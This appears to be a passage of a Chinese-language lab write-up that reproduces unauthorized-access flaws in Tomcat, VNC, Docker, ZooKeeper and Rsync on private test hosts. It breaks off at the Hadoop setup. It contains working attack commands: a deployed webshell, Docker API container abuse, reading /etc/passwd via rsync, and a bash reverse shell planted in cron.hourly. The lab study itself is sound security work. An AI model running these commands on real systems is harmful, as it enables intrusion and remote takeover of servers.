
应用地址为：<http://192.168.96.132/shell.war> （在Kali主机上启用root@kali:~/server# python -m SimpleHTTPServer 80）




成功部署：



访问<http://192.168.96.128:8080/shell/> 可以看到我们的shell:




使用冰蝎连接木马：





执行命令：




## 参考

<https://www.cnblogs.com/-an-/p/13566483.html>

# VNC未授权访问漏洞

## 环境部署

安装vnc可参考<https://blog.csdn.net/nahancy/article/details/86316971>





## 漏洞复现

这里遇到一个问题：

部署的vnc环境，必须得设置密码，VNC服务才能启动。

但有密码，就无法复现该漏洞（攻击者无法获取到密码）

这里可参考其他人发的，使用VNC Viewer 进行漏洞利用：



# Docker未授权访问漏洞


## 环境部署

cd /vulhub-master/docker/unauthorized-rce

docker-compose build&&docker-compose up -d


## 漏洞复现

访问<http://192.168.131.128:2375/version>



以下操作，应在攻击机上操作，本处攻击机Kali磁盘不足，无法安装docker，故以下命令在靶机执行。


docker -H tcp://192.168.131.128:2375 version



启动容器


docker -H tcp://192.168.131.128:2375 run -id -v /etc/crontabs:/tmp alpine:latest

docker -H tcp://192.168.131.128:2375 ps



进入容器：

[root@localhost ~]# docker -H tcp://192.168.131.128:2375 exec -it 5f9f32a6fdc2 sh



Kali上成功获取到shell：




# ZooKeeper 未授权访问漏洞

## 环境部署


参考<https://blog.csdn.net/baidu_32872293/article/details/92656998>

搭建zooKeeper




## 漏洞复现

执行root@kali:~# echo envi|nc 192.168.131.128 2181 获取服务器环境信息：



root@kali:~# echo stat |nc 192.168.131.128 2181



参考



## 参考

<https://www.cnblogs.com/xiaozi/p/8277968.html>


<https://www.icode9.com/content-4-599308.html>

# Rsync未授权访问漏洞

## 环境部署

使用vulhub进行环境部署

root@kali:~# nmap -p 873 192.168.131.128，端口扫描结果：




## 漏洞复现

root@kali:~# rsync rsync://192.168.131.128:873/




root@kali:~# rsync rsync://192.168.131.128:873/src/




下载文件

root@kali:~# rsync -av rsync://192.168.131.128/src/etc/passwd /root/passwd.txt



下载crontab文件：

rsync -av rsync://192.168.131.128/src/etc/crontab /root/crontab.txt



编写shell文件：

root@kali:~# cat shell

#!/bin/bash

/bin/bash -i >& /dev/tcp/192.168.131.129/4444 0>&1


赋予执行权限：

chmod +x shell

将shell文件上传到cron.hourly

rsync -av shell rsync://192.168.131.128/src/etc/cron.hourly

第17分钟时，获取到shell：



# Hadoop未授权访问漏洞

## 环境部署

使用vulhub搭建漏洞环境

[root@localhost vulhub-master]# cd hadoop/

[root@localhost hadoop]# ls

